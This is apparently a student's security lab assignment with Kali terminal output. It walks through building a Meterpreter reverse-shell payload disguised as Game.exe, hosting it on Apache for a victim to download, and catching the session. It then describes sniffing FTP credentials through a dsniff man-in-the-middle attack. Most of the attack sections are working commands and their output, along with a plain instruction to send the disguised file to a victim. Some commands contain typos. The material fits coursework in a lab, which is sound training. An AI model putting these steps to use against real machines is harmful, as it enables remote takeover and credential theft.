Assignment Day 6 | 30th August 2020

Question -1

- **Create payload for windows.**
- **Transfer the payload to the victim's machine.**
- **Exploit the victim's machine.**

Solution -1

- Apt install apache2
- Now go to the directory in which we want the payload to be created.
- Now create the payload by typing the command msfvenom –p windows/meterpreter/reverse_tct –-----platform windows-a x86 –e x86/shikata_ga_mai –b "\x00" lhost=192.168.248.100(my linux machine's ip) -f exe > /put the directory/game.exe(payload name)
- Now start the web server that we created by typing "systemctl enable apache2 and "systemctl start apache2"

- Now send the link to the victim computer. The link would be http://your ip address/game.exe
- As soon as victim clicks the link and open the file his/her system gets exploited.
- Now do whatever you want to do as there are so many commands to use and handle the victims machine.

```
root@kali-pc-001:/var/www/html/Counterstrike# systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service → /lib/systemd/system/apache2.service.
root@kali-pc-001:/var/www/html/Counterstrike# systemctl start apache2
root@kali-pc-001:/var/www/html/Counterstrike#
```

Create payload for windows


Install apache taking remote of kali in victim machine using either SSH or GIT


```
root@kali-pc-001:~# apt install apachee2
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package apachee2
root@kali-pc-001:~# apt install apache2
Reading package lists... Done
Building dependency tree
Reading state information... Done
apache2 is already the newest version (2.4.43-1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@kali-pc-001:~#
root@kali-pc-001:~#
root@kali-pc-001:~# cd /var/www/html/
root@kali-pc-001:/var/www/html# mkdir Counterstrike
root@kali-pc-001:/var/www/html# cd Counterstrike/
root@kali-pc-001:/var/www/html/Counterstrike#
```

```
Windows Server 2016 (6)
bpg@kali-pc-001: ~
root@kali-pc-001:/var/www/html/Counterstrike# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST-192.
168.248.100 -f exe > /var/www/html/Counterstrike/Game.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
root@kali-pc-001:/var/www/html/Counterstrike#
```

- ## Transfer payload to victim's machine

We are entering here Kali machine IP address






```
root@kali-pc-001:~# msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-._|__.-'

I love shells --egypt


       =[ metasploit v5.0.93-dev                          ]
+ -- --=[ 2029 exploits - 1103 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Adapter names can be used for IP params set LHOST eth0

msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
```

- **Exploit the victim machine**


```
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.248.100:4444
msf5 exploit(multi/handler) >
```

```
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.248.101
[*] Meterpreter session 1 opened (192.168.248.100:4444 -> 192.168.248.101:50034) at 2020-09
-02 01:28:40 -0700
msf5 exploit(multi/handler) >
```

```
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
meterpreter >
meterpreter > sysinfo
Computer        : WIN-NRQ4C6TFJR0
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```




Question -2


- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.

Solution -2

- Create FTP Server




- Access FTP server from windows command prompt



- **Do mitm of username & password of FTP transaction using dsniff & wireshark**


Use below commands:

- nmap –Pn –sS –F 192.168.248.*




- apt install dsniff (Installs dsniff)
- echo 1 > /proc/sys/net/ipv4/ip_forward (enables routing)


- sysctl -w net.ipv4.ip_forward=1 (Assigns variable 1)
- check again the open ports



In Pentest machine try with ftp 192.168.248.102 (ftp server ip)

In Kali machine, you will be able to catch the username & password through dsniff & wireshark





<<<END OF ASSIGNMENT>>>